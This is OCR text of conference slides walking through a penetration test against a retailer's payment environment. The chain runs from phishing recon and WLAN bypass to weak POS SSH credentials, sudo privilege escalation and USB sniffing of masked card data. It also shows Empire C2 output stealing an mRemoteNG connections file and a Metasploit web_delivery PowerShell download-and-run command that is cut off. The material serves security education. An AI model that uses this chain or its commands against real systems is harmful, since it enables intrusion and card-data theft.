
NAVAJA NEGRA CONFERENCE

PTK - Scoping

- Scope CDE
  - Payment-related Servers
    - Gateways
    - Tokenizer
    - Tokenizer DDBB
    - Etc.
  - Stores (representative sample)
    - Operating System
    - Protocols
    - Different maintainers
      - Germany
      - Italy
      - Spain

CLIENT TRYING TO HIDE INFORMATION


PTK – Deployment



NAVAJA NEGRA CONFERENCE

PTK – Intelligence Gathering / OSINT

- Much data related to the corporation
  - Mainly interested in:
    - IT Employees
    - Finance related Employees
    - Providers
    - Technologies used in the CDE
    - Employees shown their screens



NAVAJA NEGRA CONFERENCE

PTK – Reconnaissance / Active


- Big corporation, assuming:
  - Anti-spam
  - Outbound Web Proxy
  - Restrict traffic filtering & security policies
  - Etc.

- Let’s buy some domains and recon the target via phishing e-mails
  - Check Anti-Spam in Place
  - Domain rotation to identify whitelisting

PTK – Threat Modelling

- Define Threats
  - Actors
  - Vectors
  - Targets

- Prioritize efforts



NAVAJA NEGRA CONFERENCE

PTK - Initial Access to the CDE

- Two Selected Methods
  - Legacy Device Impersonation
    - WLAN ACL bypassing
      - No 802.1x support
      - WEP access or MAC whitelisting + Profiling
      - Leveraging Hidden SSID for those devices
  - Physical Access to the CDE Network
- Result: Access to CDE Network and POS Machines

NAVAJA NEGRA CONFERENCE


PTK – Exploitation

- Multiples Services Exposed to the Network
  - Some providing Remote Access
- Weak Credentials in the POS machines (SSH)
  - Providers use weak credentials
    - (<provider_name>:<provider_name>)
- Result: User access in the machine

NAVAJA NEGRA CONFERENCE

PTK – PRIVESC

- Will be accessing high level processes, so need root access
  - Plenty “may run the following…” as ROOT
    - GTFOBins
    - Typical PRIVESC Techniques



- Result: Root access in the machine

```
uid=0(root) gid=0(root) groups=0(root)
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
uid=2(daemon) gid=2(daemon) groups=2(daemon),1(bin),4(adm),7(lp)
uid=3(adm) gid=4(adm) groups=4(adm),3(sys)
uid=4(lp) gid=7(lp) groups=7(lp)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail)
uid=10(uucp) gid=14(uucp) groups=14(uucp)
uid=11(operator) gid=0(root) groups=0(root)
uid=12(games) gid=100(users) groups=100(users)
uid=13(gopher) gid=30(gopher) groups=30(gopher)
uid=14(ftp) gid=50(ftp) groups=50(ftp)
uid=99(nobody) gid=99(nobody) groups=99(nobody)
uid=81(dbus) gid=81(dbus) groups=81(dbus)
uid=69(vcsa) gid=69(vcsa) groups=69(vcsa)
uid=38(ntp) gid=38(ntp) groups=38(ntp)
uid=68(haldaemon) gid=68(haldaemon) groups=68(haldaemon)
uid=70(avahi) gid=70(avahi) groups=70(avahi)
uid=74(sshd) gid=74(sshd) groups=74(sshd)
uid=500(posadmin) gid=0(root) groups=0(root),7(lp),63(audio),18(dialout)
uid=499(nginx) gid=498(nginx) groups=498(nginx)
uid=48(apache) gid=48(apache) groups=48(apache)
uid=498(php-fpm) gid=497(php-fpm) groups=497(php-fpm)
uid=72(tcpdump) gid=72(tcpdump) groups=72(tcpdump)
uid=497(rtkit) gid=496(rtkit) groups=496(rtkit)
uid=496(pulse) gid=495(pulse) groups=495(pulse)
uid=170(avahi-autoipd) gid=170(avahi-autoipd) groups=170(avahi-autoipd)
uid=42(gdm) gid=42(gdm) groups=42(gdm)
```

```
User posadmin may run the following commands on this host:
    (ALL) NOPASSWD: /sbin/route, /sbin/ifconfig, /bin/ping, /sbin/dhclient, /usr/bin/net, /sbin/iptables, /usr/bin/rfcomm, /usr/bin/wvdial, /sbin/iwconfig, /sbin/mii-tool, /sbin/ifup, /sbin/ifdown, /usr/bin/system-config-network-cmd, (ALL) /sbin/service, /sbin/
chkconfig, /etc/rc.d/*, (ALL) /sbin/reboot, /sbin/shutdo                                    /sbin/mkfs*, /usr/bin/eject, /bin/dd, /sbin/lilo, /sbin/hdparm, /sbin/tune2fs, /usr/sbin/smartctl, (ALL) /bin/loadkeys, (ALL) /bin/mount, /
bin/umount, /sbin/mount.smb, /sbin/mount.smbfs, /usr/bin                                    /bin/top, /usr/sbin/lshw, /usr/bin/mode3, (                                    n/modprobe, /sbin/lsmod, /
sbin/rmmod, (ALL) /usr/bin/kill, /usr/bin/killall, (ALL)                                    /usr/bin/elova, /usr/bin/cpl, /usr/local/b                                    ernate, /usr/sbin/pm-
suspend, /usr/sbin/pm-powersave, (ALL) /bin/date, /sbin/hwclock, /usr/sbin/ntpdate, (ALL) /usr/sbin/dmidecode, /usr/sbin/lshw, /usr/sbin/lsusb, /sbin/lspci
```

/usr/bin/less, /bin/more, /bin/ls, /home/posadmin/bin/calibrator.sh,

NAVAJA NEGRA CONFERENCE

PTK – Post-Exploitation (I)

- Some methods to obtain Cardholder Data
  - Memory Scrapping on POS
    - May be intrusive, need to load kernel module, etc.
  - Changing DLLs or libraries on POS
    - May be detected by integrity checks
  - Obtain POI Firmware, manipulate and re-load

OR

- Sniffing from the USB connected to the POI?
  - USBMON default in many Linux system
  - POS Backend SW receives the payment data, encrypts it and forwards it
  - Data through USB not encrypted?

PTK – Post-Exploitation (II)

- Extraction of Cardholder Data from a traffic DUMP

11032	299.637648	host	2.3.3	USB	64		URB_INTERRUPT in
11033	299.778553	2.3.1	host	USB	82	100231303131303031…	URB_BULK in
11034	299.778650	host	2.3.1	USB	64		URB_BULK in
11035	305.486751	2.3.1	host	USB	177	100230333030303130…	URB_BULK in
11036	305.487066	host	2.3.1	USB	64		URB_BULK in
11037	305.883702	host	2.3.2	USB	82	100230333130303031…	URB_BULK out
11038	305.883868	2.3.2	host	USB	64		URB_BULK out
11039	307.122613	host	2.3.2	USB	92	100231303030303032…	URB_BULK out
11040	307.122759	2.3.2	host	USB	64		URB_BULK out
11041	307.774652	2.3.1	host	USB	82	100231303130303031…	URB_BULK in
11042	307.774994	host	2.3.1	USB	64		URB_BULK in
11043	316.166867	2.3.1	host	USB	192	100230313030303530…	URB_BULK in
11044	316.166997	host	2.3.1	USB	64		URB_BULK in
11045	316.167128	2.3.1	host	USB	192	433435313730424530…	URB_BULK in
11046	316.167133	2.3.1	host	USB	192	303732343946313730…	URB_BULK in
11047	316.167142	host	2.3.1	USB	64		URB_BULK in
11048	316.167144	host	2.3.1	USB	64		URB_BULK in
11049	316.167380	2.3.1	host	USB	188	353434463946304430…	URB_BULK in
11050	316.167389	host	2.3.1	USB	64		URB_BULK in
11051	316.176903	2.5.7	host	USB	68	02000000	URB_INTERRUPT in

PTK – Post-Exploitation (II)

- Extraction of Cardholder Data from a traffic DUMP

```
0000  40 63 1d df 00 00 00 00  43 03 81 03 02 00 2d 00   @c...... C.....-.
0010  01 c8 f2 5a 00 00 00 00  4c c3 04 00 00 00 00 00   ...Z.... L.......
0020  80 00 00 00 80 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  04 02 00 00 00 00 00 00   ........ ........
0040  10 02 61 35 31 33 31 34  61 33 35 34 31 34 33 35   ..a51314 a3541435
0050  38 33 30 33 35 34 34 34  5e 42 44 4f 45 5c 4a 4f   83035444 ^BDOE\JO
0060  48 4e 24 00 01 34 61 34  31 33 37 34 62 35 35 33   HN$..4a4 1374b553
0070  32 34 33 34 35 35 34 39  33 34 35 33 37 34 65 34   24345549 345374e4
0080  62 35 38 25 39                                     b58%9
```

```
0000  40 62 1d df 00 00 00 00  43 03 81 03 02 00 2d 00   @b...... C.....-.
0010  f6 c7 f2 5a 00 00 00 00  d8 a4 09 00 00 00 00 00   ...Z.... ........
0020  71 00 00 00 71 00 00 00  00 00 00 00 00 00 00 00   q...q... ........
0030  00 00 00 00 00 00 00 00  04 02 00 00 00 00 00 00   ........ ........
0040  52 54 33 34 5a 47 41 54  42 59 50 48 31 58 58 52   RT34ZGAT BYPH1XXR
0050  78 35 38 50 55 39 55 54  4d 32 31 4d 55 39 43 3b   x58PU9UT M21MU9C;
0060  35 32 33 32 33 31 33 32  33 37 33 35 35 38 37 36   52323132 37355876
0070  3d 31 39 30 35 32 30 31  32 33 35 36 31 34 35 32   =1905201 23561452
0080  33 36 30 30 30 30 3f f4  31 56 a3 24 f3 53 23 74   360000?. 1V.$.S#t
0090  e5 14 13 03 84 64 14 23  73 43 95 93 85 25 36      .....d.# sC...%6
```

```
419388****1884
- Bank: BAYERISCHE LANDESBANK GIROZENTRALE
- exp. date: **19
- Surname: westerberg
- stamp:


419388****0277
- Bank: BAYERISCHE LANDESBANK GIROZENTRALE
- exp. date: **19
- Surname: hoffman
- stamp:


427742****3903
- Bank: COMMERZBANK AG
- exp. date: **18
- Surname: jung
- stamp:


414911****1889
- Bank: DEUTSCHER SPARKASSEN UND GIROVERBAND
- exp. date: **18
- Surname: lowe
- stamp:


414911****3808
- Bank: DEUTSCHER SPARKASSEN UND GIROVERBAND
- exp. date: **19
- Surname: dressler
- stamp:


412912****4522
- Bank: ING-DIBA AG
- exp. date: **18
- Surname: sommer
- stamp:
```

NAVAJA NEGRA CONFERENCE

PTK – What Happens with EMV?


- EMV (Europay, MasterCard & Visa)

What it does:

- Prevent card duplication
- Prevent using stolen card

What it does not:

- Prevent usage of an intercepted PAN
- Prevent usage on offline mode
- Encrypt the Cardholder data



- Conclusion: EMV does not prevent Breaches

PTK – The End?

- Work Done?
  - Pentests should be business-focused
    - What if someone could exfiltrate thousands of PANs?
- Orchestrators at rescue
  - ANSIBLE management Detected
  - Not accessible from the POS networks

NAVAJA NEGRA CONFERENCE

PTK – Exploiting (Again)

- Let's phish the IT guys
  - Probable access to the Ansible Master

- TODO List:
  - Bypass the Anti-Spam → Send emails internally (Open MTA)
  - Bypass the AMSI or endpoint security → No needed
  - Bypass the Web Proxy → Use a whitelisted domain categorization (previously done)

```
(Empire: stager/multi/launcher) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name     Username          Process          PID    Delay    Last Seen
 ----     -- -----------     ------------     --------          -------          ---    -----    ---------
 KCWZBGN4 ps 172.16.[redacted] [redacted]      *[redacted]       powershell       1868   5/0.0    2018-07-18 16:03:12
```


NAVAJA NEGRA CONFERENCE

PTK –Post-Exploitation (Again)

- Ping the Ansible Master
  - Accessible, but requires Public Key Auth
- Enumerate the victim machine
  - mRemote with some linked keys

```
(Empire: KCWZBGN4) > download 'C:\Users\                \AppData\Roaming\mRemoteNG\germany_it_004_conns.xml'
[*] Tasked KCWZBGN4 to run TASK_DOWNLOAD
[*] Agent KCWZBGN4 tasked with task ID 15
(Empire: KCWZBGN4) > [+] Part of file germany_it_004_conns.xml from KCWZBGN4 saved
[*] Agent KCWZBGN4 returned results.
[*] Valid results returned by 172.16.

(Empire: KCWZBGN4) > [*] Agent KCWZBGN4 returned results.
[*] File download of C:\Users\                \AppData\Roaming\mRemoteNG\germany_it_004_conns.xml completed
[*] Valid results returned by 172.16.
(Empire: KCWZBGN4) >
```

```
    <Node Name="pro ansible master 01" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="36bb4
ol="SSH2" PuttySession="prod ansible master 01" Port="22" ConnectToConsole="false" UseCredSsp="true" Renderi
eout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" Automa
esktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrin
ys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression=
CProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect"
tials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" Inherit
se" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" Inherit
e" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirect
d="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseCon
' InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout=
```



NAVAJA NEGRA CONFERENCE

PTK – Lateral Movement & Privesc

- Empire based on Beaconing, we need an active connection, so:
  - Migration to Meterpreter

```
Options:

  Name  Required    Value                    Description
  ----  --------    -------                  -----------
  URL   True        http://harvester.        URL from the Metasploit web_delivery
                    /bitxo                   module
  Agent True        KCWZBGN4                 Agent to run Metasploit payload on.

(Empire: powershell/code_execution/invoke_metasploitpayload) >
```

```
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/S
[*] Local IP: http://172.16.        8080/STIWgig
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $N=new-object net.webclient;$N.proxy=[Net.Web
